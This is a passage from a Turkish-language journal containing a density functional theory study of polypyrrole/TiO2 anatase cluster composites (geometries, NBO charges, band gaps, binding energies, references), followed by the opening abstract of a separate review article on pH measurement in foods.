Polipirol (PPy)/TiO₂ nano kompozitleri ile ilgili literatürde deneysel yöntemler ile foto katalitik özellikleri açıklayan çalışmalar bulunmaktadır [21-23]. Bazı teorik çalışmalar ile optik, elektronik yapıları, etkileşimdeki yüzeyleri ve PPy- TiO₂ arasındaki yük transfer özellikleri açıklanmaya çalışılmıştır [24-25]. Fakat bu çalışmalarda kullanılan TiO₂ yapısı tek bir molekülden oluştuğu için yüzey özellikleri ve elektron transfer özellikleri ile yapıya bağlanma enerjileri doğru bir şekilde hesaplanamamaktadır. Bu çalışma kapsamında deneysel sonuçlar ile karşılaştırabilmek için [22] TiO₂ anataz (0 0 1) yüzeyinden kesit olarak oluşturulan Ti₇O₁₉H₁₀ (Model A) ve Ti₁₉O₄₄H₁₂ (Model B) PPy ile etkileşimleri incelenerek ilk önce moleküller arası etkileşim enerjisi, sonra NBO yük analizi, ayrıca elektronik özellikler açıklanmaktadır. Bu çalışmada, hesaplanan teorik sonuçlar ile literatürdeki sonuçlar karşılaştırılarak PPy)/TiO₂ nano kompozit için daha doğru sonuçların ortaya konulması amaçlanmaktadır.

2. Materyal ve Metot

Anataz yapısının yüzeyi ağırlıklı olarak (1 0 1), (1 0 0) ve (0 0 1) kafes düzlemlerinden oluşur. Yüzey (0 0 1) en yüksek fotokatalitik aktiviteye [26] sahip olduğundan, yapılan çalışmalarda (0 0 1) yüzeyi kullanılmaktadır. Seçilen anataz yapısı, birim hücre sabitleri $a = b = 3.78 \text{ \AA}$ ve $c = 9,51 \text{ \AA}$ olan bir tetragonal yapıya sahiptir [27]. Geliştirilen kümelere, doymamış oksijen atomları, hidrojen ile ve titanyum atomları OH grupları ile sonlandırılmaktadır. Kuantum mekaniksel teknikleri kullanarak TiO₂ için iki yeni model geliştirilmiştir. İncelenen iki küme modeli Ti₇O₁₉H₁₀ (Model A) ve Ti₁₉O₄₄H₁₂ (Model B) dir. Geliştirilen küme modellerinde, tüm mesafeler toplu değerlerde sabitlenmiştir. Tüm hesaplamalar GAUSSIAN 09 paketinde [28-29] DFT yöntemi [30] kullanılarak yapılmıştır. DFT hesaplamaları, Lee-Yang – Parr korelasyon fonksiyonu ile hibrid B3LYP [31] fonksiyonel ve Becke değişim terimleri ile gerçekleştirilmiştir. 6-31g(d) [32] baz seti kullanılmıştır. Geliştirilen TiO₂ kümeleri ilk önce optimize edilerek en düşük

enerjili yapılar tespit edilmiştir. Daha sonra yapılan tüm çalışmalarda bu yapılar kullanılarak hesaplamalar yapılmış ve bu hesaplamalarda TiO_2 yapıları dondurularak ana yapının bozulması engellenmiştir. Bu modellerin daha önce birçok çalışmada kullanılarak deneysel sonuçlar ile uyum içerisinde olduğu gözlenmiştir [5, 33, 34].


Çalışmalar Model A yüzeyine yaklaşık 2\AA mesafede bir pirol (Py) halkası yerleştirilerek başlatılmış ve bu yapı (A-PPy1) olarak adlandırılmıştır. A-PPy1 yapısı optimize edildikten sonra Py halkasına 2. bir Py halkası daha eklenmiştir (A-PPy2). Bu molekülde optimize edilerek bu şekilde toplam 10 Py halkası olacak şekilde yapılar oluşturulmuştur. Daha sonra aynı hesaplamalar Model B kullanılarak tekrar edilmiştir. Bu sefer en fazla 9 Py halkası ile hesaplamalar yapılmıştır. Tüm moleküller için TiO_2 yapısı ve halkaların yük yoğunluklarını hesaplamak için doğal band orbital (NBO) analizi yapılmıştır [35]. Py halkalarının TiO_2 bağlanma reaksiyonlarını hesaplamak için baz hatalarına göre düzeltilmiş bağlanma enerjileri (BSSE) hesaplanmıştır [36]. Etkileşimde bulunan iki molekülün farklı baz fonksiyonlarının kullanılmasından kaynaklanan hataları düzeltmek için bu yöntem kullanılmaktadır. Bu şekilde molekül büyüklüğüne bağlı olarak bazlardan gelen hataların önüne geçilmiştir. Zamana bağlı DFT (TDDFT) yöntemi ile elde edilen en düşük 20 elektronik geçişe ait dalga boyları ve şiddetler hesaplanmıştır [37].

3. Bulgular ve Tartışma


3.1. Optimize geometriler

İlk optimize edilen A-PPy1 (Şekil 1.) yapısı incelendiğinde Py halkasının TiO_2 yüzeyinden yan yüzeye doğru hareket ettiği gözlenmektedir. Yapıya diğer Py halkaları bağlandıkça, Py halkaları TiO_2 yapısının etrafını sarmaktadır ve TiO_2 yüzeyine doğru hareket etmektedir (Şekil 2). Deneysel bulgularda PPy halkasının TiO_2 yüzeyi ile etkileşime geçtiğini göstermektedir [22]. 1 ve 2 py halkası içeren yapılar için py halkaları TiO_2 yüzeyine yerleştirilmesine rağmen

optimizasyon işlemleri sonucunda her seferinde yan yüzeye hareket ettiği gözlenmektedir. 3 ve daha fazla Py halkasına sahip yapılarda ise PPy yapıları TiO₂ yüzeyine yönelmektedir. A-PPy1 yapısında N bağlı olan H atomu ile TiO₂ üzerindeki O atomu arasında ki bağ uzunluğu 2,22 Å iken A-PPy4 sonrası yapılarda bu mesafe 1,91 Å düşmektedir. Aynı şekilde A-PPy1 yapısında C-Ti bağ uzunluğu 2,97 Å iken büyük yapılarda bu bağ uzunluğu 2,60 Å olarak ölçülmektedir. Jeffery ve ark. tarafından yapılan çalışmada moleküller arası hidrojen bağları için 2,2-2,5 Å arası mesafeler kuvvetli kovalent bağ olarak tanımlanmaktadır. 2,5-3,2 Å arası kuvvetli elektros-tatik etkileşimler olduğu, 3,2-4,0 Å arası ise zayıf elektros-tatik etkileşimler olarak tanımlanmaktadır [38]. Ölçülen değerlere göre Py halkalarında bulunan N atomuna bağlı H atomları ile TiO₂ yapısında bulunana O atomları arasında kuvvetli moleküller arası hidrojen bağları gözlenmektedir. Py halka sayısı arttıkça bu bağ kuvveti de artmaktadır. Aynı şekilde C-Ti arasındaki bağ uzunluğu zayıf elektros-tatik etkileşimlerin olduğunu göstermektedir.




Şekil 1. a) A-PPy1 b) A-PPy2 Molekülleri ve Bazı Bağ Uzunlukları




Şekil 2. A-PPy10 Molekülü ve Bazı Bağ Uzunlukları

Yüzeyde bulunan Ti atom sayısının artmasının PPy halkaları üzerindeki etkisi incelenmek için aynı hesaplamalar Model B kullanılarak oluşturulan yapılar için de yapılarak, py halkası ile TiO_2 molekülü arasındaki etkileşim incelenmiştir. Şekil 3'te görülen B-PPy2 molekülünün yapısı incelendiğinde py halkasının TiO_2 yüzeyinde bulunmayı tercih ettiği görülmektedir. Yapıya diğer Py halkaları bağlandıkça, Py halkaları Model A'da olduğu gibi TiO_2 yapısının etrafını sarmaktadır (Şekil 4.). B-PPy2 yapısında N bağlı olan H atomu ile TiO_2 üzerindeki O atomu arasında ki bağ mesafesi 2,08 Å iken B-PPy8 yapısında bu mesafe 1,97 Å düşmektedir. Aynı şekilde B-PPy2 yapısında C-Ti bağ uzunluğu 3,07 Å iken büyük yapılarda bu bağ uzunluğu 2,62 Å olarak ölçülmektedir. Ullah yaptığı çalışmada da açıkladığı gibi PPy halkaları ile TiO_2 yapısının arasında güçlü kovalent ve elektrostatik bağlar oluşmaktadır [22, 24]. Ayrıca deneysel çalışmalar TiO_2 yüzeyinde PPy katmanının kalın olması kirletici olarak kabul edilmekte ve yapının aktivesini azalttığı söylenmektedir. Bu nedenle bu çalışmada yüzeyde PPy halkaları tek tabaka olarak kullanılmaktadır.




Şekil 3. B-PPy2 Molekülü ve Bazı Bağ Uzunlukları



Şekil 4. B-PPy8 Molekülü ve Bazı Bağ Uzunlukları

3.2. NBO yükleri


Py halkaları ile TiO_2 arasındaki etkileşimi açıklayabilmek için Model A ve Model B kullanılarak halka üzerindeki yük dağılımları incelendi. Diğer hesaplamalarda olduğu gibi NBO yükleri ilk Model A ile etkileşimde olan Py halkaları için yapıldı. Her bir halka üzerindeki yükler toplanarak 10 model içinde toplam NBO yükleri hesaplandığında halka sayısı arttıkça toplam yük miktarının azaldığı ve 5 halkalı yapıdan sonra 0,163 değerinde sabit kaldığı gözlenmektedir (Şekil 6). Bu sonuç küçük bir model olana A modeli için 5 Py halkasından sonra halka sayısı arttırılsa da etkileşimde pek bir değişiklik olmayacağını göstermektedir. Py halkalarındaki pozitif yük halkanın TiO_2 yapısına elektron aktarmasından kaynaklanmaktadır.



Şekil 5. Model A İçin Py Halkalarının Toplam NBO Yüklerinin Halka Sayısına Bağlı Olarak Değişimi

Model B ile Py halkaları arasındaki yük geçişini açıklayabilmek için 9 Py halkasına kadar olan modeller oluşturularak Py halkalarının

toplam NBO yükleri hesaplandı. Sonuçlar Model A'da olduğu gibi doğrusal bir değişim göstermemektedir (Şekil 6). İlk 3 Py halkası Model B ile etkileşimleri sırasında TiO_2 yapısına verdikleri elektron miktarı azalırken 4 ve daha fazla halkalı yapılarda yük aktarımı artmaktadır. Benzer düzensizlikler yapıların HOMO ve LUMO şekilleri incelendiğinde de görülmektedir




Şekil 6. Model B İçin Py Halkalarının Toplam NBO Yüklerinin Halka Sayısına Bağlı Olarak Değişimi

Model A ve Model B de görüldüğü gibi TiO_2 yapısına PPy halkası tarafından yük transferinde bulunmaktadır. Yüksek yük transferinin kovalent bağ karakterinin elektrostatik etkilere göre daha fazla olduğunun yapılan çalışmalar göstermektedir [39-40]. Küçük molekül için 4 ve daha fazla PPy halkası içeren yapılarda TiO_2 yapısına aktarılan yük miktarı 0,16 eyb civarındadır. Bu değer Ullah'ın yaptığı çalışmada bulunduğu NBO yük değerleri (0,15- 0,11) ile uyumludur

[24]. Yapıda bulunan Ti atom sayısı arttıkça etkileşim daha çok artacağından Model B için bu değer 0,405 eyb değerine kadar çıkmaktadır. Bu da iki yapının arasındaki etkileşimin daha fazla olduğunu daha kuvvetli kovalent bağ kurulduğunu göstermektedir. Ayrıca PPy-TiO₂ arasındaki etkileşimi açıklamak için bu çalışmada olduğu gibi yüzey alanı daha geniş TiO₂ yapılarının kullanılmasının daha uygun olduğunu göstermektedir.

3.2. Moleküler Orbital Şekilleri ve Enerji Değerleri


Model A ve Model B ile PPy halkalarının moleküler orbitalleri incelendiğinde Model A içeren yapılarda NBO yüklerinde olduğu gibi bir düzen gözlenmektedir. 10 yapıda da yük transferi uyarılmış yapıya geçişte PPy halkalarından TiO₂ molekülüne doğrudur (Şekil 7). NBO yüklerinde olduğu gibi 5 ve üzeri halka sayısına sahip yapılarda yük miktarı eşit olduğu gibi, PPy kısımda 6 ve daha fazla Py halkası içeren yapılarda HOMO karakteri 5 Py halkası üzerinde toplanmıştır. Yapılan çalışmalar göstermektedir ki PPy halkasının HOMO elektronlarının uyarılma sonucu ilk kendi LUMO orbitallerine oradanda TiO₂'nin iletkenlik bandına geçtiğini göstermektedir. Bu geçiş sayesinde TiO₂ fotokatalitik aktivitesi arttırılmaktadır. Bu da PPy yapısının organik-inorganik ara yüzde yük ayırma verimliliğini arttırmak için kullanılabilecek uygun bir foto-sensitizer yapı olduğunu göstermektedir [22].



Şekil 7. A-PPy Kompozitlerinin Optik Absorpsiyonda Yer Alan Moleküler Orbitalleri

Model B ile PPy halkalarının HOMO ve LUMO enerjileri incelendiğinde (Şekil 8) Model A yapılarında olduğu gibi bir düzen görülmektedir. 1, 2, 3, 6, 8 ve 9 Py halkası içeren yapılarda Model A'da olduğu gibi yük transferi uyarılmış yapıya geçişte PPy halkalarından TiO_2 molekülüne doğrudur. 4, 5 ve 7 Py halkası içeren yapılarda ise yük transferi yüzeyden alt kısma doğru geçiş göstermektedir. Yüzeyde bulunan Ti^{+4} iyonlarının sayısının yüksek olması sebebiyle halka sayısı da arttıkça düzensizlik gözlenmektedir. Yine de elektron geçişleri

için genel eğilim Py halkasının HOMO'dan TiO_2 yapısının LUMO geçişleridir. Buda Model A için açıklandığı gibi PPy halkalarının TiO_2 yapısının fotokatalitik aktivitesini artırma eğiliminde olduğunu göstermektedir.



Şekil 8. B-PPy Kompozitlerinin Optik Absorpsiyonda Yer Alan Moleküler Orbitaleri

TiO_2 anataz yapısının deneysel bandgap (band boşluğu) değeri 3,2 ev dir. Model A için hesaplanan bu değer (3,28 ev) deneysel sonuç ile uyumludur. Model A'ya Py halkaları eklendikçe bandgap değerlerinde azalma olduğu, bu da TiO_2 aktivitesinin görünür bölgeye doğru kaydığını göstermektedir. Py halkalarından gelen ek band ile bu kayma

gerçekleşmektedir. Model B için hesaplanan bandgap değeri 2,25 ev dur. Bu değer deneysel değerden biraz küçük olduğu için Model B için bir düzeltme faktörü kullanılmaktadır. Bu faktör deneysel değer/teorik değer olarak hesaplanmaktadır. Diğer katkılı yapılar bu katsayı ile çarpılarak düzeltilmiş değerleri hesaplanmaktadır. Model B için bu değerler hesaplanan değerlerin yanında Tablo 1’de verilmektedir.

Tablo1. Çalışılan yapılar için hesaplanmış HOMO, LUMO ve bandgap değerleri ile buna karşılık gelen dalga boyları

| | HOMO (ev) | LUMO (ev) | Bandgap (ev) | | λ (nm) | |
|----------|-----------|-----------|--------------|------|----------------|------|
| Py | -5,45 | -1,01 | | 4,44 | | 278 |
| Model A | -6,47 | -3,19 | | 3,28 | | 378 |
| Model B | -6,08 | -3,80 | 2,25 | 3,2 | 552 | 387 |
| A-PPy1 | -6,08 | -3,83 | | 2,24 | | 551 |
| A-PPy2 | -5,43 | -3,76 | | 1,68 | | 740 |
| A-PPy 3 | -5,40 | -3,36 | | 2,04 | | 608 |
| A-PPy 4 | -5,24 | -3,25 | | 2,00 | | 621 |
| A-PPy 5 | -3,03 | -1,42 | | 1,60 | | 774 |
| A-PPy 6 | -2,69 | -1,38 | | 1,31 | | 944 |
| A-PPy 7 | -2,49 | -1,39 | | 1,10 | | 1131 |
| A-PPy 8 | -2,48 | -1,36 | | 1,11 | | 1112 |
| A-PPy 9 | -2,36 | -1,36 | | 1,00 | | 1237 |
| A-PPy 10 | -2,37 | -1,36 | | 1,00 | | 1236 |
| B-PPy 1 | -4,96 | -2,86 | 2,11 | 3,28 | 588,8 | 378 |
| B-PPy 2 | -4,77 | -2,93 | 1,84 | 3,20 | 672 | 388 |
| B-PPy 3 | -3,86 | -2,96 | 0,90 | 2,29 | 1383 | 540 |
| B-PPy 4 | -5,53 | -3,66 | 1,87 | 2,66 | 662 | 466 |
| B-PPy 5 | -5,49 | -3,61 | 1,88 | 2,67 | 660 | 464 |
| B-PPy 6 | -5,45 | -3,60 | 1,85 | 2,63 | 670 | 471 |
| B-PPy 7 | -5,32 | -3,61 | 1,71 | 2,43 | 725 | 510 |
| B-PPy 8 | -4,48 | -3,59 | 0,89 | 1,26 | 1399 | 984 |
| B-PPy 9 | -4,66 | -3,95 | 0,71 | 1,01 | 1746 | 1228 |

Sonuçlar incelendiğinde Model A ve Model B yapılarına PPy halkaları eklendiğinde TiO_2 aktifliği görünür bölgeye kaymaktadır. Model A için Py halka sayısı 7 ve üzeri olduğunda TiO_2 olan etkinliğinde bir değişiklik olmamaktadır. Bu da Py halka sayısının daha fazla artırılmasının gerekli olmadığını bir kez daha göstermektedir. Model B için de halka sayısı arttıkça görünür bölgeye kayma artmaktadır. Bu sonuçlar göstermektedir ki yapıda bulunan TiO_2 miktarı arttıkça deneysel sonuçlar ile daha uyumlu ve daha istenen sonuçlar elde edilmektedir. Diğer yapılan teorik çalışmalarda [24], tek bir TiO_2 molekülü kullanılmasının eksikliği görülmektedir.

3.3. Reaksiyon enerjileri

Py halkalarının TiO_2 ile bağlanma enerjilerini hesaplamak için Baz hatalarına göre düzenlenmiş bağlanma enerjileri (BSSE) yöntemi kullanıldı. “counterpoise=2” anahtar kelimesi kullanılarak hesaplamalar yapılmıştır [41] ve Tablo 2’de verilen sonuçlar elde edilmiştir.

Tablo 2. PPy- TiO_2 BSSE bağlanma enerjileri (kcal/mol)

| | Reaksiyon Enerjisi | | Reaksiyon Enerjisi |
|---------|--------------------|---------|--------------------|
| A-PPy1 | -17,85 | B-PPy 1 | -11,17 |
| A-PPy2 | -18,58 | B-PPy 2 | -7,95 |
| A-PPy 3 | -18,58 | B-PPy 3 | -16,75 |
| A-PPy 4 | -14,43 | B-PPy 4 | -24,91 |
| A-PPy 5 | -24,54 | B-PPy 5 | -34,22 |
| A-PPy 6 | -24,26 | B-PPy 6 | -46,3 |
| A-PPy 7 | -24,47 | B-PPy 7 | -54,95 |
| A-PPy 8 | -24,45 | B-PPy 8 | -53,98 |
| A-PPy 9 | -24,46 | B-PPy 9 | -47,47 |

Tüm hesaplama sonuçları göstermektedir ki TiO_2 ile Py halkalarının bağlanma reaksiyon enerjileri ekzotermiktir. Bu da reaksiyonların istemli bir şekilde gerçekleştiklerini göstermektedir. Model A için ilk 4 Py halkası ile olan bağlanma enerji değerlerinde düzensizlik olmasına rağmen NBO yüklerinde olduğu gibi 5 ve daha üzeri halka ile TiO_2 bağlanma enerji değerleri birbirine çok yakındır (-24 Kcal/mol). Model B incelendiğinde halka sayısı arttıkça (2 ve 9 halkalı yapı hariç) bağlanma enerjisinin azaldığı yani reaksiyonun daha ekzotermik olduğu görülmektedir. Model A'ya göre Model B'de bağlanma enerjilerinin daha negatif olması daha fazla atomun etkileşime geçtiğini göstermektedir. Bu da TiO_2 miktarı arttıkça PPy halkalarının sisteme daha kuvvetli bağlanma eğiliminde olduğunu göstermektedir.

Ullah yapmış olduğu çalışmada [24] tek bir TiO_2 modelinin PPy halkaları ile bas setlerinden gelen hataların düzeltilmiş enerji değerlerinin -28,92 ile -43,17 Kcal/mol arasında değiştiğini söylemektedir. Halka sayısına bağlı olarak reaksiyon enerjilerinde mantıklı bir değişim görülmemektedir. İki çalışma karşılaştırıldığında PPy halkalarının sayısının artırılmasının yapının açıklanması için yeterli olmadığı TiO_2 sayısına bağlı olarak da reaksiyon enerjilerinin mantıklı bir şekilde değiştiğini göstermektedir.

4. Sonuçlar

PPy- TiO_2 kompozit yapı için yapılan DFT hesaplamaları sonucu fotokatalitik aktivitesinin istenilen işlemler için (suyun parçalanarak yakıt olarak kullanılması gibi) uygun olduğunu göstermektedir. Çalışılan bu kompozit yapının moleküller arası etkileşimleri, oluşma enerjileri, NBO yük transferleri ve bandgap değerleri hesaplanmıştır. Optimize yapılarda Py halkalarında bulunan N atomuna bağlı H atomları ile TiO_2 yapısında bulunan O atomları arasında bağ uzunlukları Model A için 1,91 Å, Model B için 1,97 Å olarak hesaplanması iki yapı arasında kuvvetli moleküller arası hidrojen bağları oluştuğunu göstermektedir. PPy- TiO_2 yapısında Py halkalarının NBO yüklerine

bakıldığında Model A için ortalama değer 0,16 eyb'dir. Bunun yanında model B'de halka sayısı arttıkça halkadan TiO_2 yapısına aktarılan yük miktarı 0,13'den 0,40 eyb kadar artmaktadır. Bu sonuç yüzey alanı daha geniş TiO_2 yapılarının kullanılmasının halka ile olan etkileşimi arttıracak ve deneysel yapıya daha yaklaşılabileceğini göstermektedir. PPy halkasının HOMO elektronlarının uyarılma sonucu ilk kendi LUMO orbitallerine oradan da TiO_2 'nin iletkenlik bandına geçişi sayesinde TiO_2 fotokatalitik aktivitesi arttırılmaktadır. Tüm bu sonuçlar değerlendirildiğinde PPy yapılarının organik-inorganik ara yüzde yük ayırma verimliliğini arttırmak için kullanılabilir uygun bir foto-sensitizer yapı olduğunu göstermektedir.

Teşekkür

Bu çalışmada yapılan tüm DFT hesaplamaları NCSU yüksek performanslı grid bilgisayar merkezinde yapılmıştır (<http://www.ncsu.edu/itd/hpc/main.php>).

Kaynaklar

- [1] Krebs F.C., Polymer solar cell modules prepared using roll-to-roll methods; knife-over-edge coating, slot-die coating and screen printing, Sol. Energy Mater. Sol. Cells, 93, 465-475, 2009.
- [2] Hagenmueller R., Gommans H., Rinzler A., Fischer J.E., Winey K., Aligned single-wall carbon nanotubes in composites by melt processing methods, Chem. Phys. Lett. 330, 219-225, 2000.
- [3] Jin Z., Pramoda K., Xu G., Goh S.H., Dynamic mechanical behavior of melt-processed multi-walled carbon nanotube/poly (methyl methacrylate) composites, Chem. Phys. Lett. 337 43-47, 2001.
- [4] Fahlman M., Beljonne D., Lögdlund M., Friend R., Holmes A., Bredas J.L., Salaneck W., Experimental and theoretical studies of the electronic structure of Na-doped poly (para-phenylenevinylene), Chem. Phys. Lett. 214, 327-332, 1993.
- [5] KASAPBASI E. E., Theoretical Study Of The Carbene(IV) Doped Anatase Surfaces Of TiO_2 , International Journal of Electronics; Mechanical and Mechatronics Engineering 3 (4), 653-660, 2013.

- [6] Mills A., Hunte S. L., An overview of semiconductor photocatalysis, *J. Photochem. Photobiol. A*. 108 1–35, 1997.
- [7] Ollis D.F., Pelizzetti E., Serpone N., Destruction of water contaminants, *Environ. Sci. Technol.* 25 1523–1529, 1991.
- [8] Bahnemann D.W., Bockelmann D., Goslich R., Mechanistic studies of water detoxification in illuminated TiO₂ suspensions, *Sol. Energy Mater.* 24, 564–583, 1991.
- [9] Fujishima A., Honda K., Electrochemical photolysis of water at a semiconductor electrode, *Nature*, 238, 37, 1972.
- [10] Bahnemann D.W., Bockelmann D., Goslich R., Hilgendorff M., Photocatalytic detoxification of polluted aquifers - novel catalysts and solar applications, *Aquatic and surface photochemistry*, 349–367, 1994.
- [11] Pichat P., G. Ertl, H. Knozinger, J. Weitkamp (Eds.), *Handbook of Heterogeneous Photo-Catalysis*, vol. 4, , 2111, VCH, Weinheim, Germany 1997.
- [12] Reddy K.R., Jeong H.M., Youngil L., Raghu A.V., Synthesis of MWCNTs-core/thiophene polymer-sheath composite nanocables by a cationic surfactant-assisted chemical oxidative polymerization and their structural properties, *Journal of Polymer Science PartA: Polymer Chemistry* 48, 1477–1484, 2010.
- [13] Reddy K.R., Lee K.P., Gopalan A.I., Self-Assembly Approach for the Synthesis of Electro-Magnetic Functionalized Fe₃O₄/Polyaniline Nanocomposites: Effect of Dopant on the Properties, *Colloids and Surfaces A: Physicochemical and Engineering Aspects* 320, 49–56, 2008.
- [14] Reddy K. R. , Kumar B., Rana S., Tevtia A.K., Singh R. P., Synthesis and characterization of hindered amine light stabilizers based on end functionalization of polypropylene, *Journal of applied polymer science* 104 (3) 1596-1602, 2007.
- [15] Hassan M., Reddy K.R., Haque E., Faisal S.N., Ghasemi S., Minett A.I., Gomes V.G., Hierarchical assembly of graphene/polyaniline nanostructures to synthesize free-standing supercapacitor electrode, *Composites Science and Technology* 98, 1–8, 2014.
- [16] Park O.K., Hahm M.G., Lee S., Joh H.I., Na S.I., Vajtai R., Lee J.H., Ku B.C., Ajayan P.M., In Situ Synthesis of Thermochemically Reduced Graphene Oxide Conducting Nanocomposites, *Nano Letters* 12 1789–1793, 2012.
- [17] Plonska-Brzezinska M.E., Brezcko J., Palys B., Echegoyen L., The electrochemical properties of nanocomposite films obtained by chemical in situ polymerization of aniline and carbon nanostructures, *Chem. Phys. Chem.*, 14, 116–124, 2013.
- [18] Xia Y., Li T., Ma C., Gao C., Au/montmorillonite/polyaniline nanoflakes: facile fabrication by self-assembly and application as catalyst, *J. Chen, RSC Advances*, 4, 20516–20520, 2014.

- [19] Zhang H., Zong R., Zhu Y., Photocorrosion Inhibition and Photoactivity Enhancement for Zinc Oxide via Hybridization with Monolayer Polyaniline, *Journal of Physical Chemistry C*, 113, 4605–4611, 2009.
- [20] Reddy K.R., Hassan M, Gomes VG, Hybrid nanostructures based on titanium dioxide for enhanced photocatalysis *Applied Catalysis A: General*, 489, 1–16, 2015.
- [21] Deng F., Li Y., Luo X., Yang L., Tu X., Preparation of conductive polypyrrole/TiO₂ nanocomposite via surface molecular imprinting technique and its photocatalytic activity under simulated solar light irradiation, *Colloids and Surfaces A*, 395, 183–189, 2012.
- [22] Li X., Sun J., He G., Macroporous polypyrrole-TiO₂ composites with improved photoactivity and electrochemical sensitivity, *Journal of Colloid and Interface Science*, 411, 34–40, 2013.
- [23] Dimitrijevic N.M., Tepavcevic S., Liu Y., Rajh T., Silver C. S., Tiede M.D., Nanostructured TiO₂/Polypyrrole for Visible Light Photocatalysis, *Phys. Chem. C* 117, 15540–15544, 2013.
- [24] Ullah H., Inter- molecular interaction in polypyrrole/TiO₂: a DFT study, *Journal of Alloys and Compounds* 692, 140-148, 2017.
- [25] Tuan M.A., Ha N.N., Trung V.Q., Thuy L.T.T., Thu D.X., The role of the quinone and pyridine added to catechol to improve the efficiency of dye sensitized solar cell: an ab initio study, *Energy Conversion and Management* 53, 68–74, 2012.
- [26] Homann T., Bredow T., Jug K., Adsorption of small molecules on the anatase (100) surface, *Surf. Sci.* 555, 135–144, 2004.
- [27] Sekiya T., Igarashi M., Kurita S., Tokekawa S., Fujisawa M., Structure dependence of reflection spectra of TiO₂ single crystals, *J. Elec. Spec. Rel. Phen.* 92, 247–250, 1998.
- [28] Frisch M.J., Trucks G.W., Schlegel H.B., Scuseria G.E., Robb M.A., Cheeseman J.R., Montgomery J.A. Jr., Vreven T., Kudin K.N., Burant J.C., Millam J.M., Iyengar S.S., Tomasi J., Barone V., Mennucci B., Cossi M., Scalmani G., Rega N., Petersson G.A., Nakatsuji H., Hada M., Ehara M., Toyota K., Fukuda R., Hasegawa J., Ishida M., Nakajima T., Honda Y., Kitao O., Nakai H., Klene M., Li X., Knox J.E., Hratchian H.P., Cross J.B., Adamo C., Jaramillo J., Gomperts R., Stratmann R.E., Yazyev O., Austin A.J., Cammi R., Pomelli C., Ochterski J.W., Ayala P.Y., Morokuma K., Voth G.A., Salvador P., Dannenberg J.J., Zakrzewski V.G., Dapprich S., Daniels A.D., Strain M.C., Farkas O., Malick D.K., Rabuck A.D., Raghavachari K., Foresman J.B., Ortiz J.V., Cui Q., Baboul A.G., Clifford S., Cioslowski J., Stefanov B.B., Liu G., Liashenko A., Piskorz P., Komaromi I., Martin R.L., Fox D.J., Keith T., Al-Laham M.A., Peng C.Y., Nanayakkara A., Challacombe M., Gill P.M.W., Johnson B., Chen W., Wong M.W., Gonzalez C., Gaussian, Inc., Wallingford CT, 2016.

- [29] Stephens, P. J.; Devlin, F. J.; Ashvar, C. S.; Bak, K. L.; Taylor, P. R.; Frisch, M. J., Comparison of Local, Nonlocal, and Hybrid Density Functionals Using Vibrational Absorption and Circular Dichroism Spectroscopy, *ACS Symp. Ser.*, 629, 105, 113, 1996.
- [30] Stephens, P. J.; Devlin, F. J.; Chabalowski, C. F.; Frisch, M. J., Ab Initio Calculation of Vibrational Absorption and Circular Dichroism Spectra Using Density Functional Force Fields, *J. Phys. Chem.*, 98, 11623-11627, 1994.
- [31] Becke, A. D., Density-functional thermochemistry. III. The role of exact exchange, *J. Chem. Phys.* 98, 5648, 1993.
- [32] Ditchfield R., Hehre W. J., Pople J. A., Self-Consistent Molecular Orbital Methods. 9. Extended Gaussian-type basis for molecular-orbital studies of organic molecules, *J. Chem. Phys.*, 54 724, 1971.
- [33] Gurkan Y. Y., Kasapbaşı E., Cinar Z., Enhanced Solar Photocatalytic Surface, *Chemical Engineering Journal* 214 34–44, 2013.
- [34] Gurkan Y.Y., Kasapbaşı E., Turkten N., Cinar Z., Influence of Se/N Codoping on the Structural, Optical, Electronic and Photocatalytic Properties of TiO₂, *Molecules* 22, 414, 2017
- [35] Foster J. P., Weinhold F., Natural hybrid orbitals, *J. Am. Chem. Soc.*, 102, 7211-7218, 1980.
- [36] Foresman J. B., Frisch A.E., *Exploring Chemistry with Electronic Structure Methods*, 3rd ed. (Gaussian, Inc., Wallingford, CT,) ISBN: 978-1-935522-03-42015.
- [37] Bauernschmitt R., Ahlrichs R., Treatment of electronic excitations within the adiabatic approximation of time dependent density functional theory, *Chem. Phys. Lett.*, 256, 454-464, 1996.
- [38] Jeffrey G.A., *An Introduction to Hydrogen Bonding*, vol. 12, Oxford University Press, New York, 1997.
- [39] Veloso M.V., Souza Filho A., Filho M. J., Fagan S.B., Mota R., Ab initio study of covalently functionalized carbon nanotubes, *Chem. Phys. Lett.* 430, 71-74, 2006.
- [40] Ajayan P.M., Tour J.M., Materials science: nanotube composites, *Nature* 447 1066-1068, 2007.
- [41] Desiraju G. R., Steiner T., *Weak Hydrogen Bond*,: Oxford University Press New York, 2001.

Gıdalarda pH Ölçümünün Önemi

Aslı AKSOY^{1*}

¹Haliç Üniversitesi, Güzel Sanatlar Fakültesi, Gastronomi ve Mutfak Sanatları
Bölümü, İstanbul, Türkiye
Orcid: 0000-0002-7775-6514.

Geliş Tarihi: 04.08.2021

***Sorumlu Yazar e mail:** asliaksoy@halic.edu.tr

Kabul Tarihi: 27.08.2021

Atf/Citation: Aksoy, A., "Gıdalarda pH Ölçümünün Önemi", Haliç Üniversitesi Fen Bilimleri Dergisi 2021, 4/2: 193-216.

Derleme Makaleler/ Review Articles

Özet

Gıda güvenliği ve kalitesinin sağlanması için gerek hammadde gerekse son ürün üzerinde çeşitli analizler yapılmaktadır. Asitlik, gıdalardaki önemli kalite kriterlerinden biridir. Asitlik ölçümü için kullanılan en genel ve pratik tekniklerden biri pH ölçümüdür. pH; hammadde, yarı mamul ya da son ürün kalite kontrolü ve ürün mikrobiyal güvenliğinin incelenmesi sırasında kullanılan parametrelerden biridir. Her gıdanın sahip olduğu belirli pH değerleri mevcuttur. Bu pH değerlerinden sapma olduğunda, ürünle ya da prosesle ilgili bir sorun olduğu kabul edilmektedir. Bu çalışmada gıdalarda pH ölçümünün öneminin değişik açılardan ele alınması, ürün standartları ile mevzuat açısından irdelenmesi ve geniş kapsamlı bir derleme hazırlanarak literatür ve gıda sektörüne bilgi sağlanması amaçlanmıştır. Bu doğrultuda bazı gıdaların pH değerleri verilmiş; mevzuat ve standartlar açısından, kalite kriteri olarak pH ölçümü yapılması gereken ürünler listelenmiştir. Gıdalara uygulanan fermentasyon, konserveleme, muhafaza ve marinasyon gibi işlem aşamalarında gerçekleştirilen pH ölçüm sonuçlarının, ortaya çıkacak son ürünün çeşitli özellikleri hakkında ip ucu verebileceği hususuna değinilmiştir. Ayrıca et, süt, sebze, meyve ve bunların çeşitli ürünleri, fırıncılık ürünleri, balık yetiştiriciliği suları ve gıda dezenfektanları gibi ürünlerin, kalite ve gıda güvenliği açısından; bozulma, tazelik, doku, renk, aroma, olgunlaşma 